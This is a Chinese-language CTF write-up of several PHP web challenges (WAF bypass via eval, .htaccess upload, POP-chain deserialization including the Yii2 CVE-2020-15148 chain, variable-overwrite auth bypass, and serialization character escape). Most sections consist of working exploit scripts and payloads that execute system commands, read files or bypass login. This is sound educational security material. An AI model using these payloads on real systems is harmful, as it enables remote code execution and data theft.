
那么我们更换bytes里的内容，直接读取文件最后，就可以拿到flag了。



Bypass_waf

```php
<?php
/**
  *  Created  by  Y4tacker
  **/
include_once  "waf.php";

if  (!empty($_POST['look'])){
        if  ("waf"==$_POST['look']){
                highlight_file("waf.php");
        }
        eval($_POST['eval']);
}else{
        highlight_file(__FILE__);
}
```


看到就怕了吧，hh



解法一

php太灵活了，所以绕过很多，自写脚本，自己理解下


```php
<?php
/**
 * Created by Y4tacker
 **/



function generatePayload($eval){
    $res = '';
    for ($i=0;$i<strlen($eval);$i++){
        if ($i!=strlen($eval)-1){
            $tmp = "chr(".ord($eval[$i]).").";
        }else{
            $tmp = "chr(".ord($eval[$i]).")";
        }
        $res.=$tmp;
    }
    return "(join(array(".$res.")))";
}

$eval = "system";
$command = "cat /flag";

echo "eval=".generatePayload($eval).generatePayload($command).";&look=1";
```

解法二

对于POST的内容，它是通过`file_get_contents('php://input')`获得的内容，这里就有了第一个绕过方法，将POST请求改为`multipart/form-data`则上述方法无法接收到参数，过滤函数就无法起到作用，可以绕过。

解法三

Payload来自：lastsward



upload

点我学一学


这里发现存在源码泄露`www.zip`，

过滤了`file`，用`\`绕过即可

```php
$upload = 'upload/'.md5("y4tacker".$_SERVER['REMOTE_ADDR']);
@mkdir($upload);
file_put_contents($upload.'/index.html', '');

if(isset($_POST['submit'])){
    $fileext = substr(strrchr($_FILES['file']['name'], '.'), 1);
    if ($_FILES["file"]["error"] > 0 && $_FILES["file"]["size"] > 204800){
        die('upload error');
    }else{
        $filename=addslashes($_FILES['file']['name']);
        if (preg_match("/file/i",file_get_contents($_FILES["file"]["tmp_name"]))){
            @unlink($_FILES["file"]["tmp_name"]);
            die("fucccc????");
        }
        move_uploaded_file($_FILES["file"]["tmp_name"],$upload.'/'.$filename);
        echo $upload.'/'.$filename;
    }
}
```




```
<Fil\
es .htaccess>
SetHandler application/x-httpd-php
Require all granted
php_flag engine on
</Fi\
les>
php_value auto_prepend_fi\
le .htaccess
#<?php phpinfo();
```



这里用php自带函数绕过

SetHandler application/x-httpd-php Require all granted php_flag engine on php_value auto_prepend_fi\ le .htaccess #flag{cd7e7ec3-78d6-490f-bdf7-cda201a4d8fb} Set application/x-httpd-php Require all granted php_flag engine on php_value auto_prepend_fi\ le .htaccess #flag{cd7e7ec3-78d6-490f-bdf7-cda201a4d8fb}



unserialize

考点：简单的POP链构造、MD5碰撞

代码如下：

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
class hackMe{
    protected $formatters;
    public function __call($method, $attributes){
        return $this->format($method, $attributes);
    }

    public static function hackMMM(){
        echo "Hello web!";
    }

    public function format($formatter, $arguments)
    {
        $this->getFormatter($formatter)->patch($arguments[0][4][1]);
    }
    public function getFormatter($formatter)
    {
        if (isset($this->formatters[$formatter])) {
            return $this->formatters[$formatter];
        }
    }
}

class 0x401{
    protected $events;
    protected $event;
    public function __destruct(){
        $this->events->dispatch($this->event);
    }
     public static function welcome(){
        echo "Welcome to 0x401 Team!";
    }
}

class flag{
    protected $f1ag;
    public function patch($Fire){
        call_user_func($this->f1ag,$Fire);
    }
}

if($_POST['a']!=$_POST['b'] && md5($_POST['a'])===md5($_POST['b'])){
    if(file_get_contents(substr($_POST['a'],0,20))!=null){
        @unserialize(base64_decode($_POST['c']));
    }else{
        hackMe::hackMMM();
    }
}else{
    0x401::welcome();
}
?>
```

在进行反序列化之前会有`md5`的强比较，之前遇到这种值的时候，一般绕过手段是`使用数组`或者是`一对特定的字符串`，但是这里额外加入了一个条件`file_get_contents(substr($_POST['a'],0,20))`，如果去不到这个文件，那也不能进行反序列化，所以这里使用了`fastcoll`工具，它可以对指定文件进行md5碰撞，从而获得两个md5值相同的文件

> shell
> fastcoll.exe -p 123.txt -o 1.txt 2.txt
> 工具下载
> 链接:https://pan.baidu.com/s/1t8q89aP50oiFVyFe0JrbJw
> 提取码:atao
> 复制这段内容后打开百度网盘手机App，操作更方便哦

接着就是构造POP链了

```
class Ox401 -> __destruct  //建立hackMe对象,当调用不存在的方法时触发__call
↓↓↓
class hackMe -> __call    //建立flag对象
↓↓↓
class flag -> patch    //回调函数进行代码执行
```

exp

```php
<?php
class hackMe{
    protected $formatters;
    public function __construct(){
        $this->formatters['dispatch'] = new flag();
    }
}

class Ox401{
    protected $events;
    protected $event;
    public function __construct(){
        $this->events = new hackMe();
        $this->event[4][1]= "cat /flag";
    }
}

class flag{
    protected $f1ag = "system";
}

echo base64_encode(serialize(new Ox401())).\"\n";
```


ez_upload

过滤的更严格了，这里推荐另一种之前考过的利用htaccess读文件，这样如果flag匹配到，则404页面显示`y4tacker`，因此利用这个特性搞定

```
import requests
import string

addr = '28957c94804599d479ebab0c1eb12156'
def check(a):
  f = '''
  <If "fi\\
le('/flag')=~ /'''+a+'''/">
 ErrorDocument 404 "y4tacker"
 </If>
  '''
  resp = requests.post("http://42x.250:xxxx/index.php",data={'submit': 'submit'}, files={'file': ('.htaccess',f)
} )
  a = requests.get("http://42.1xxxx18816/upload/"+addr+"/a").text
  if "y4tacker" not in a:
   return False
  else:
   return True
flag = "flag{"
c = "u-"+string.ascii_letters + string.digits + "\{\}"
for j in range(32):
 for i in c:
  print("checking: "+ flag+i)
  if check(flag+i):
   flag = flag+i
   print(flag)
   break
  else:
   continue
```

easy_yii

看到这个，根据hint就去学一下yii利用链子就行了



Bad Request (#400)

Missing required parameters: name

The above error occurred while the Web server was processing your request.

Please contact us if you think this is a server error. Thank you.

我博客也有的，很简单，学一下命名空间请

加了点过滤而已，最终payload

```
http://url/web/?r=test/test&name=O%3A23%3A%22yii%5Cdb%5CBatchQueryResult%22%3A1%3A%7Bs%3A36%3A%22%00yii%5Cdb%5CBatchQueryResult%00_dataReader%22%3BO%3A15%3A%22Faker%5CGenerator%22%3A1%3A%7Bs%3A13%3A%22%00%2A%00formatters%22%3Ba%3A1%3A%7Bs%3A5%3A%22close%22%3Ba%3A2%3A%7Bi%3A0%3BO%3A20%3A%22yii%5Crest%5CIndexAction%22%3A2%3A%7Bs%3A11%3A%22checkAccess%22%3Bs%3A14%3A%22highlight_file%22%3Bs%3A2%3A%22id%22%3Bs%3A5%3A%22%2Fflag%22%3B%7Di%3A1%3Bs%3A3%3A%22run%22%3B%7D%7D%7D%7D


<?php
namespace yii\db;
class BatchQueryResult extends \yii\base\BaseObject{
    private $_dataReader;
    public function __construct()
    {
        $this->_dataReader=new \Faker\Generator();
    }
}
namespace yii\base;
class BaseObject{
}
namespace yii\rest;
class Action{

    public $checkAccess='highlight_file';
    public $id='/flag';
}
class IndexAction extends Action{
}
namespace Faker;
class Generator{
    protected $formatters = array();
    public function __construct()
    {
        $this->formatters['close']=[(new \yii\rest\IndexAction()),"run"];
    }
}
use \yii\db\BatchQueryResult;
$c=new BatchQueryResult();
print(urlencode(serialize($c)));
```

ez_auth

打开题目代码如下

```php
<?php
error_reporting(0);
include "config.php";

function LoginSign($array, $key)
{
    if (isset($array['auth'])){
        unset($array['auth']);
    }
    return md5(implode('-', $array) . $key);
}

foreach ($_GET as $key => $val) {
    if (!isset($$key)) {
        $$key = $val;
    }
}

foreach ($_POST as $key => $val) {
    //过滤全局变量
    if (isset($key) && $val[0] !== '_') {
        $tmp = json_decode($val);
        foreach ($tmp as $kkey => $vval) {
            ${$key}[$kkey] = $vval;
        }
    }else{
        die("fucccc????");
    }
}
if (isset($auth)) {
    if (LoginSign($_GET, $secrett) === $auth) {
        if (in_array($username, array('admin'))) {
            echo("Congratulations!</br>Give you flag❀:");
            echo fread(fopen("/flag","r"),200);
        } else {
            echo 'welcome ' . $username . 'but only admin can get flag!';
            echo '</br>';
        }
    } else {
        echo 'wrong auth.</br>Guess the authkey???';
    }
} else {
    highlight_file(__FILE__);
    die("Please Login first!");

}
```

我们需要抓住几个地方，第一点，对于不存在的变量，可以通过get请求实现赋值

```php
foreach ($_GET as $key => $val) {
    if (!isset($$key)) {
        $$key = $val;
    }
}
```

第二点，我们可以通过post传参实现对除全局变量以外的值

```php
foreach ($_POST as $key => $val) {
    //过滤全局变量
    if (isset($key) && $val[0] !== '_') {
        $tmp = json_decode($val);
        foreach ($tmp as $kkey => $vval) {
            ${$key}[$kkey] = $vval;
        }
    }else{
        die("fucccc????");
    }
}
```

回到拿flag的地方

```php
if (isset($auth)) {
    if (LoginSign($_GET, $secrett) === $auth) {
        if (in_array($username, array('admin'))) {
            echo("Congratulations!</br>Give you flag❀:");
            echo fread(fopen("/flag","r"),200);
        }
```

我们从最里层一层一层网上，首先是`in_array($username, array('admin'))`，，没有username变量，可以通过GET请求赋值为admin使其满足条件，下一层

`LoginSign($_GET, $secrett) === $auth`

```php
function LoginSign($array, $key)
{
    if (isset($array['auth'])){
        unset($array['auth']);
    }
    return md5(implode('-', $array) . $key);
}
```

我们通过get传参传入的变量auth与真正的auth的md5进行比较，而由于可以使用post传参进行变量覆盖，这个auth也自然可控制了，参考payload

```
http://xxx/index.php?username=admin&auth=b5d0baf7bc06b412e077c422e5b3cb74

secrett=["1", "1", "1", "1", "1", "1", "1", "1", "1", "1", "1", "1", "1","1", "1", "1", "1", "1", "1", "1", "1",
"1", "1", "1", "1", "1", "1", "1","1", "1", "1", "1"]
```

not_sql

源码泄露`www.zip`

首先是index.php，根据file传入参数引入文件

```php
<?php
require_once "func.php";

if(isset($_GET['file'])){
 require_once(__DIR__."/".$_GET['file'].".php");
}
else{
 if($_SESSION['login']=='apuNvZHuang'){
  echo "<script>window.location.href='./index.php?file=update'</script>";
 }
 else{
  echo "<script>window.location.href='./index.php?file=login'</script>";
 }
}
?>
```

接下来是登录页面，还算是比较严格

```php
<?php
require_once('func.php');
?>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>login</title>
<center>
    <form action="login.php" method="post" style="...">
        <img src="./1.png"><br><br>
        <h2>Apu看了也流泪：---百万前端Y4tacker</h2>
        <input type="text" name="username" placeholder="UserName" required>
        <br>
        <input type="password" style="..." name="password" placeholder="password" required>
        <br>
        <button style="..." type="submit">登录</button>
        <br>
        <br>
<?php
$user=new user();
if(isset($_POST['username'])){
    if(preg_match( pattern: "/union|select|drop|delete|insert|\#|\%|\`|\@|\\\\/i", $_POST['username'])){
        die("<br>爬黑客，就凭你还想注入!");
    }
    if(preg_match( pattern: "/union|select|drop|delete|insert|\#|\%|\`|\@|\\\\/i", $_POST['password'])){
        die("<br>爬黑客，就凭你还想注入!");
    }
    $user->login();
}
?>
    </form>
```


从update.php当中可以看见，只要登录就有flag

```php
<?php
require_once('func.php');
echo '<html>
<meta charset="utf-8">
<title>update</title>
</html>';
if ($_SESSION['login']!='apuNvZHuang'){
 echo "登陆admin就给Flag，我保证，!";
}
$users=new User();
$users->update();
if($_SESSION['login']==='apuNvZHuang'){
 require_once("flag.php");
 echo $flag;
}

?>
```

接下来func.php

```php
<?php
error_reporting(0);
session_start();
function safe($parm){
        $array= array('out','like','union','regexp','load','into','flag','dump','insert',"'",'\\',"*","alter");
    return str_replace($array,'fuckU!',$parm);
```

```php
}
class User
{
    public $id;
    public $age=null;
    public $nickname=null;
    public function login() {
        if(isset($_POST['username'])&&isset($_POST['password'])){
        $mysqli=new dbCtrl();
        $this->id=$mysqli->login('select id,password from user where username=?');
        if($this->id){
        $_SESSION['id']=$this->id;
        $_SESSION['login']='apuNvZhuang';
        echo "你好! ".$_SESSION['token'];
        echo "<script>window.location.href='./update.php'</script>";
        return $this->id;
        }
    }
}
    public function update(){
        $Info=unserialize($this->getNewinfo());
        $age=$Info->age;
        $nickname=$Info->nickname;
        $updateAction=new UpdateHelper($_SESSION['id'],$Info,"update user SET age=$age,nickname=$nickname where
id=".$_SESSION['id']);
    }
    public function getNewInfo(){
        $age=$_POST['age'];
        $nickname=$_POST['nickname'];
        return safe(serialize(new Info($age,$nickname)));
    }
    public function __destruct(){
        return file_get_contents($this->nickname);//危
    }
    public function __toString()
    {
        $this->nickname->update($this->age);
        return "";
    }
}
class Info{
    public $age;
    public $nickname;
    public $CtrlCase;
    public function __construct($age,$nickname){
        $this->age=$age;
        $this->nickname=$nickname;
    }
    public function __call($name,$argument){
        echo $this->CtrlCase->login($argument[0]);
    }
}
Class UpdateHelper{
    public $id;
    public $newinfo;
    public $sql;
    public function __construct($newInfo,$sql){
        $newInfo=unserialize($newInfo);
        $upDate=new dbCtrl();
    }
```

```
    public function __destruct()
    {
        echo $this->sql;
    }
}
class dbCtrl
{
    public $hostname="127.0.0.1";
    public $dbuser="y4tacker";
    public $dbpass="y4tacker";
    public $database="y4tacker";
    public $name;
    public $password;
    public $mysqli;
    public $token;
    public function __construct()
    {
        $this->name=$_POST['username'];
        $this->password=$_POST['password'];
        $this->token=$_SESSION['token'];
    }
    public function login($sql)
    {
        $this->mysqli=new mysqli($this->hostname, $this->dbuser, $this->dbpass, $this->database);
        if ($this->mysqli->connect_error) {
            die("connection error:" . $this->mysqli->connect_error);
        }
        $result=$this->mysqli->prepare($sql);
        $result->bind_param('s', $this->name);
        $result->execute();
        $result->bind_result($idResult, $passwordResult);
        $result->fetch();
        $result->close();
        if ($this->token=='admin') {
            return $idResult;
        }
        if (!$idResult) {
            echo('wrong user!');
            return false;
        }
        if (md5($this->password)!==$passwordResult) {
            echo('wrong password! ');
            return false;
        }
        $_SESSION['token']=$this->name;
        return $idResult;
    }

}
```

又臭又长，但是首行很明显，能猜测考点是反序列化字符逃逸

```
function safe($parm){
        $array= array('out','like','union','regexp','load','into','flag','dump','insert',"'",'\\',"*","alter");
    return str_replace($array,'fuckU!',$parm);
}
```

找找利用点，

很明显接下来就是构造pop链了

```
UpdateHelper->__destruct
User->__toString
Info->__call
dbCtrl->login
```

给出链子大家学一学

```php
class User
{
    public $age='select password,id from user where username=?';
    public $nickname=null;
}
class Info{
    public $age;
    public $nickname;
    public $CtrlCase;
}
class UpdateHelper
{
    public $sql;
}
class dbCtrl
{
    public $hostname = "127.0.0.1";
    public $dbuser="noob123";
    public $dbpass="noob123";
    public $database="noob123";
    public $name='admin';
    public $token = 'admin';
}

function post($data){
    $data = http_build_query($data);
    $opts = array (
        'http' => array (
            'method' => 'POST',
            'header'=> "Content-type: application/x-www-form-urlencoded\r\n" .
                "Content-Length: " . strlen($data) . "\r\n",
            'content' => $data
        )
    );
    $html = file_get_contents('http://42.192.137.212:1235/index.php?action=update', false, stream_context_create
($opts));
    echo $html;
}

$x = new UpdateHelper();
$x->sql = new User();
$x->sql->nickname = new Info();
$x->sql->nickname->CtrlCase = new dbCtrl();
```

如果我们能够正确反序列化也就可以实现任意sql语句的执行了
接下来我们去实现逃逸的操作，这里我用`union`没替换为一次`fu**u!`就挤出去一个字符

```php
$p = '";s:8:"CtrlCase";' . serialize($x) . "}";
$p = str_repeat('union', strlen($p)).$p;
echo($p);
```

有手就行

[MTCTF]从出题人视角看ez_cms

推荐文章

无字母数字webshell之提高篇
[CTF]PHP反序列化总结
[CTF].htaccess的使用技巧总结
[PHP代码审计][CVE-2020-15148]Yii2＜2.0.38反序列化命令执行